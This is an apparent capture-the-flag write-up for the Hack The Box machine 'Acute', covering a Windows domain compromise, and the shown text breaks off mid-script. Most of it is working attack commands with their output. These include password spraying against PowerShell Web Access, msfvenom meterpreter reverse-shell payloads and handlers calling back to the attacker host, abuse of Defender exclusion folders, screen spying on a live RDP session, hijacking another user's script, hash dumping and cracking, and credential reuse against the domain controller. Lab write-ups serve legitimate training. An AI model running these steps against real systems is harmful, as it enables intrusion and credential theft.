HTB: ACUTE


Writeup

indigo-sadland


Nmap scan results:


```
nmap -sV -sC -Pn 10.10.11.145

Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-30 11:52 MSK
Nmap scan report for 10.10.11.145
Host is up (0.16s latency).
Not shown: 999 filtered ports
PORT    STATE SERVICE  VERSION
443/tcp open  ssl/http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
| ssl-cert: Subject: commonName=atsserver.acute.local
| Subject Alternative Name: DNS:atsserver.acute.local,
DNS:atsserver
| Not valid before: 2022-01-06T06:34:58
|_Not valid after:  2030-01-04T06:34:58
|_ssl-date: 2022-03-30T08:53:10+00:00; 0s from scanner time.
| tls-alpn:
|_  http/1.1
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

We are instantly noticing the CName from SSL cert and adding it to the */etc/hosts* so we can access the web server.



Looks like there is some kind of training provider for healthcare workers. A little bit of crawling around and we rich an interesting file - New_Starter_CheckList_v7.docx from the */about.html* page:





acute

Induction Checklist for New Starters

This checklist should be prepared by the Induction Coordinator* in advance of the appointee's start date and discussed with the new starter once they are in post. The checklist outlines the areas that will typically form part of the induction process; this may be amended by the Induction Coordinator to incorporate local Induction practices within the recruiting department.

**NB: The Induction Coordinator may be a line manager or another member of team responsible for coordinating the appointee's induction.*

Name of new starter:	Name of Induction Coordinator:	Start date:

The University's staff induction pages can be found at: https://atsserver.acute.local/Staff
The Staff Induction portal can be found here: https://atsserver.acute.local/Staff/Induction

Pre-Arrival

Activity	Details	Responsible person	Date completed
Prepare an	Prepare an induction pack for the new starter which	Induction	

Highlights from the doc:

- *The University`s staff page but it`s not accessible. Don`t waste time on it.*


- *There is a default password for every new starter* - Password1!

- *Accessible link of PSWA (PowerShell Web Access)* - https://atsserver.acute.local/Acute_Staff_Access/

- *Some PSWA configuration name* - dc_manage

- *User* Lois *is the only authorized personnel to change Group Membership, Contact Lois to have this approved and changed if required. Only Lois can become site admin.*

• *From the doc`s metadata we can determine format of usernames on the machine* - FCastle *and some user* Daniel. And also, the machine name - Acute-PC01



At first, I`ve tried to log into PSWA with creds FCastle:Password1!, Daniel:Password1!, Louis:Password1! but in vain.

After that, I`ve spent some time looking for more users and OF COURSE they are placed in plain sight! Check the */about.html* once more:

WHO WE WORK WITH


Acute Health work with healthcare providers, councils and NHS units in the UK, training over 10,000 nurses, managers and healthcare workers every year. Some of our more established team members have been included for multiple awards, these members include Aileen Wallace, Charlotte Hall, Evan Davies, Ieuan Monks, Joshua Morgan, and Lois Hopkins. Each of whom have come away with special accolades from the Healthcare community.

OK, we have the names! Let`s bring them to the required format:

```
AWallace
CHall
EDavies
IMonks
JMorgan
Lhopkins
```

Now attempt to access again off we go.

The valid creds are EDavies:Password1!



And so, we`ve accessed the Acute-PC01 as EDavies. After that I`ve tried to run the winPEAS but it failed.

```
PS C:\Users\edavies\Searches>
curl.exe --url http://10.10.14.78:8000/winPEAS.bat -o wp.bat
curl.exe :   % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
    + CategoryInfo          : NotSpecified: (  % Total    % ...  Time  Current:String) [], Rem
    + FullyQualifiedErrorId : NativeCommandError

                                 Dload  Upload   Total   Spent    Left  Speed

  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
100 35766  100 35766    0     0   164k      0 --:--:-- --:--:-- --:--:--  165k
PS C:\Users\edavies\Searches>
dir


    Directory: C:\Users\edavies\Searches


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----          4/1/2022   1:50 PM          35766 wp.bat


PS C:\Users\edavies\Searches>
cmd.exe /c ".\wp.bat"
cmd.exe : The system cannot open the device or file specified.
    + CategoryInfo          : NotSpecified: (The system cann...file specified.:String) [], Rem
    + FullyQualifiedErrorId : NativeCommandError
```

It`s because of Windows Defender... We can make sure of that by running the PS command:

```
Get-Service -Name WinDefend
```

```
PS C:\Users\edavies\Searches>
Get-Service -Name WinDefend

Status   Name               DisplayName
------   ----               -----------
Running  WinDefend          Microsoft Defender Antivirus Service
```

As we can see, it`s running but maybe there are whitelisted paths in which we can do our malicious stuff? We can check that too by querying a value of Windows registry

```
reg query "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths"
```

```
PS C:\Users\edavies\Searches>
reg query "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths
    C:\Utils    REG_DWORD    0x0
    C:\Windows\System32    REG_DWORD    0x0
```

And, yes, we have two whitelisted folders! So, now we can upload winPEAS and escalate our way. But jumping ahead I`ll say that we gonna need a full reverse shell connection because the PSWA has limited buffer and it won`t let you read looooong outputs and so on.

For generating reverse shell payload, I`m gonna use msfvenom:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.96
LPORT=4242 -f exe > reverse.exe
```

```
Documents/acute » msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.96 LPORT=4242 -f exe > reverse.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Documents/acute » _
```

After uploading the payload to the machine, we need to run Metasploit handler and execute the payload:

```
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.14.96
LHOST => 10.10.14.96
msf6 exploit(multi/handler) > set LPORT 4242
LPORT => 4242
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.96:4242
[*] Sending stage (200262 bytes) to 10.10.11.145
[*] Meterpreter session 1 opened (10.10.14.96:4242 -> 10.

meterpreter > _
```


```
Acute-PC01:PSWA1
https://atsserver.acute.local/Acute

-a----        4/2/2022   7:40 PM        8230912 c.exe
-a----        4/2/2022   7:30 PM        7352320 chisel.exe
-a----        4/3/2022   2:05 PM           7168 rs.exe
-a----        4/2/2022   7:34 PM          73802 rsh.exe

PS C:\Utils>
cmd /c ".\rs.exe"
Running.
Submit  Cancel  History:
```

Coming back to winPEAS again. Studying its output, I`ve noticed that there is active RDP session on the machine:


```
RDP Sessions
  SessID    pSessionName   pUserName     pDomainName            State    SourceIP
  1         Console        edavies       ACUTE                  Active   83.1.105.248
```

Yeah, yeah, I know... peeping - it`s not what a distinguished man should do, but it`s just a game!

Meterpreter has such an awesome feature as screenshare which makes screenshots of a remote machine`s desktop and transmits it to a local web server! What a thing, huh?



Now we can see what is going on the machine. If we wait a bit, we`ll see what the user is doing.



Let me explain what is going on here. EDavies tried to open new PS Session as user IMonks but he failed due to the error. Why won`t we do the same and see if we succeed.

```
$pass = ConvertTo-SecureString "W3_4R3_th3_f0rce." -AsPlaintext -Force

$cred = New-Object System.Management.Automation.PSCredential ("acute\imonks", $pass)

Enter-PSSession -computername ATSSERVER -ConfigurationName dc_manage -credential $cred
```

Unfortunately, we failed too. (*But it`s ok to fail. Everybody does.*). But we still possess the new user`s creds!

```
PS C:\Utils> $pass = ConvertTo-SecureString "W3_4R3_th3_f0rce." -AsPlaintext -Force
$pass = ConvertTo-SecureString "W3_4R3_th3_f0rce." -AsPlaintext -Force
PS C:\Utils> $cred = New-Object System.Management.Automation.PSCredential ("acute\imonks", $pass)
$cred = New-Object System.Management.Automation.PSCredential ("acute\imonks", $pass)
PS C:\Utils> Enter-PSSession -computername ATSSERVER -ConfigurationName dc_manage -credential $cred
Enter-PSSession -computername ATSSERVER -ConfigurationName dc_manage -credential $cred
Enter-PSSession : The term 'Measure-Object' is not recognized as the name of a cmdlet, function, script file, or
operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try
again.
At line:1 char:1
+ Enter-PSSession -computername ATSSERVER -ConfigurationName dc_manage  ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (Measure-Object:String) [Enter-PSSession], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException

PS C:\Utils>
```

I went to Google and I asked it about the error and it answered me. Looks like it`s an old trouble related to virtualization.

And, indeed, we are inside of a virtual machine. We can confirm that by simply checking the network adapter description.

```
C:\Utils>ipconfig /all
ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : Acute-PC01
   Primary Dns Suffix  . . . . . . . : acute.local
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : acute.local

Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Microsoft Hyper-V Network Adapter #2
   Physical Address. . . . . . . . . : 00-15-5D-E8-0A-01
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::9513:4361:23ec:64fd%14(Preferred)
   IPv4 Address. . . . . . . . . . . : 172.16.22.2(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.22.1
   DHCPv6 IAID . . . . . . . . . . . : 251663709
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-29-29-1F-44-00-15-5D-E8-02-00
   DNS Servers . . . . . . . . . . . : 172.16.22.1
   NetBIOS over Tcpip. . . . . . . . : Enabled

C:\Utils>_
```

OK... Where are we go from here? We definitely want to check whether we can run commands as IMonks or not.

```
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage
-ScriptBlock { Get-ChildItem C:\Users } -credential $cred
```

```
PS C:\Utils> Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock { Get-ChildItem C:\ } -credential $cred
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock { Get-ChildItem C:\ } -credential $cred


    Directory: C:\


Mode                LastWriteTime         Length Name                                PSComputerName
----                -------------         ------ ----                                --------------
d-----        20/12/2021     23:30                inetpub                             ATSSERVER
d-----        05/08/2021     20:29                PerfLogs                            ATSSERVER
d-r---        21/12/2021     14:55                Program Files                       ATSSERVER
d-----        15/09/2018     08:21                Program Files (x86)                 ATSSERVER
d-r---        22/12/2021     00:11                Users                               ATSSERVER
d-----        29/01/2022     00:16                Windows                             ATSSERVER
```

Yes! We have command execution as IMonks on ATSSERVER, which is Domain Controller! (*We can say that by executing the command like "net user USERNAME /domain" or by executing port scanning via PS1 script that shows open ports such as 53, 139 and 445*)

```
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage
-ScriptBlock { net user imonks /domain } -credential $cred
```

```
PS C:\Utils> Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock { net user imonks /domain } -credential $cred
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock { net user imonks /domain } -credential $cred
User name                    imonks
Full Name                    Ieuan Monks
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            21/12/2021 15:51:31
Password expires             Never
Password changeable          22/12/2021 15:51:31
Password required            Yes
User may change password     No

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   05/04/2022 09:33:50

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *Managers
The command completed successfully.
```

Oh, you can now read the user`s flag, by the way.

```
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage
-ScriptBlock { Get-Content C:\Users\imonks\Desktop\user.txt } -
credential $cred
```

```
PS C:\Utils> Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock { Get-Content C:\Users\imonks\Desktop\user.txt } -credential $cred
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock { Get-Content C:\Users\imonks\Desktop\user.txt } -credential $cred
5d74af3f1d1543f61294509d1cc9d63a
```

There are also a few more users on the DC: awallace and ihopkins.

```
    Directory: C:\Users


Mode                LastWriteTime         Length Name                                PSComputerName
----                -------------         ------ ----                                --------------
d-----        20/12/2021     23:30                .NET v4.5                           ATSSERVER
d-----        20/12/2021     23:30                .NET v4.5 Classic                   ATSSERVER
d-----        20/12/2021     20:38                Administrator                       ATSSERVER
d-----        21/12/2021     23:31                awallace                            ATSSERVER
d-----        21/12/2021     16:01                imonks                              ATSSERVER
d-----        22/12/2021     00:11                lhopkins                            ATSSERVER
d-r---        20/12/2021     20:38                Public                              ATSSERVER
```

We will use the information letter.

Enumerating the DC, we can see some PS1 script located in the IMonks`s Desktop folder:

```
    Directory: C:\Users\imonks\Desktop


Mode                LastWriteTime         Length Name                                PSComputerName
----                -------------         ------ ----                                --------------
-ar---        04/04/2022     04:00             34 user.txt                            ATSSERVER
-a----        04/04/2022     12:46            621 wm.ps1                              ATSSERVER
```

```
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock { Get-Content C:\Users\imonks\Desktop\wm.ps1 } -credential $cred
```

```
$securepasswd = '01000000d08c9ddf0115d1118c7a00c04fc297eb0100000096ed5ae76bd0da4c825bdd9f24083e5c0000000
0020000000000003660000c0000000100000080f704e251793f5d4f903c7158c8213d0000000004800000a000000010000000ac2
606ccfda6b4e0a9d56a20417d2f6728000000009497141b794c6cb963d2460bd96ddcea35b25ff248a53af0924572cd3ee91a28dba
01e062ef1c02614000000f66f5cec1b264411d8a263a2ca854bc6e453c51'
$passwd = $securepasswd | ConvertTo-SecureString
$creds = New-Object System.Management.Automation.PSCredential ("acute\jmorgan", $passwd)
Invoke-Command -ScriptBlock {Get-Volume} -ComputerName Acute-PC01 -Credential $creds
```

Inside of the script we can see that it runs Get-Volume command on the Acute-PC01 machine as user jmorgan. What if I tell you that we can use the script to obtain reverse shell connection by simply replacing command in ScriptBlock parameter? All we need to do is to run the following command:

```
Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage
-ScriptBlock{((Get-Content "C:\Users\imonks\Desktop\wm.ps1" -Raw) -
replace 'Get-Volume','cmd.exe /c C:\Utils\graceShell.exe') | Set-
Content -path C:\Users\imonks\Desktop\wm.ps1} -credential $cred
```

And check that we have successfully replaced the string

```
$securepasswd = '01000000d08c9ddf0115d1118c7a00c04fc297eb0100000096ed5ae76bd0da4c825bdd9f24083e5c0000000002000000000000
3660000c0000000100000080f704e251793f5d4f903c7158c8213d0000000004800000a000000010000000ac2606ccfda6b4e0a9d56a20417d2f6
728000009497141b794c6cb963d2460bd96ddcea35b25ff248a53af0924572cd3ee91a28dba01e062ef1c026140000000f66f5cec1b264411d8a2
63a2ca854bc6e453c51'
$passwd = $securepasswd | ConvertTo-SecureString
$creds = New-Object System.Management.Automation.PSCredential ("acute\jmorgan", $passwd)
Invoke-Command -ScriptBlock {cmd.exe /c C:\Utils\graceShell.exe} -ComputerName Acute-PC01 -Credential $creds
```

Well done! Now we can generate new payload using the same msfvenom command but with different port value this time.

```
~/Documents/Acute$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.96 LPORT=4243 -f exe > graceShell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```

Upload the payload to the *C:\Utils*, set up new meterpreter listener and fire up the payload!!!

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.14.96
LHOST => 10.10.14.96
msf6 exploit(multi/handler) > set LPORT 4243
LPORT => 4243
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.96:4243
[*] Sending stage (200262 bytes) to 10.10.11.145
[*] Meterpreter session 1 opened (10.10.14.96:4243 -> 10.10.11.145:49850 ) at 2022-04-05 10:57:30 +0300

meterpreter > getuid
Server username: ACUTE\jmorgan
```

Nice! We act as jmorgan on the Acute-PC01. And you know what? He is, actually, an Administrator (*not a Doman Admin, but it`s already something, right?*).

```
C:\Users\jmorgan\Documents>whoami /all
whoami /all

USER INFORMATION
----------------

User Name     SID
============= =============================================
acute\jmorgan S-1-5-21-1786406921-1914792807-2072761762-1108


GROUP INFORMATION
-----------------

Group Name                                 Type             SID
========================================== ================ ============
Everyone                                   Well-known group S-1-1-0
BUILTIN\Administrators                     Alias            S-1-5-32-544
BUILTIN\Users                              Alias            S-1-5-32-545
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11
NT AUTHORITY\This Organization             Well-known group S-1-5-15
Authentication authority asserted identity Well-known group S-1-18-1
Mandatory Label\High Mandatory Level       Label            S-1-16-12288
```

With the Administrator`s power, we can dump hashes. May the meterpreter help us!

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a29f7623fd11550def0192de9246f46b:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Natasha:1001:aad3b435b51404eeaad3b435b51404ee:29ab86c5c4d2aab957763e5c1720486d:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:24571eab88ac0e2dcef127b8e9ad4740:::
```

I took the Natasha`s and Administrator`s hashes and gave them to hashcat. Only the Admin’ s hash was cracked.

```
a29f7623fd11550def0192de9246f46b:Password@123
Approaching final keyspace - workload adjusted.
```

This is not the kind of password that admins should use...

What we do when found new password? Right! We try it with every known user and in every known access point. As a result, I was able to access the ATSSERVER as awallace:

```
$password = ConvertTo-SecureString "Password@123" -AsPlainText -
Force

$cred = New-Object
System.Management.Automation.PSCredential("acute\awallace",$passwo
rd)

Invoke-Command -ComputerName ATSSERVER -ConfigurationName
dc_manage  -ScriptBlock { whoami } -Credential $cred
```

```
PS C:\Utils> $password = ConvertTo-SecureString "Password@123" -AsPlainText -Force
$password = ConvertTo-SecureString "Password@123" -AsPlainText -Force
PS C:\Utils> $cred = New-Object System.Management.Automation.PSCredential("acute\awallace",$password)
$cred = New-Object System.Management.Automation.PSCredential("acute\awallace",$password)
PS C:\Utils> Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage  -ScriptBlock { whoami } -Credential $cred
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage  -ScriptBlock { whoami } -Credential $cred
acute\awallace
```

Enumerating the machine from context of the awallace we can access some uncommon dir *C:\Program Files\keepmeon*

```
    Directory: C:\Program Files\keepmeon


Mode                LastWriteTime         Length Name                                PSComputerName
----                -------------         ------ ----                                --------------
-a----        21/12/2021     14:57            128 keepmeon.bat                       ATSSERVER
```

Inside of the keepmeon.bat there is a script that every 5 minutes checks the current folder and executes every .bat files in it.

```
REM This is run every 5 minutes. For Lois use ONLY
@echo off
 for /R %%x in (*.bat) do (
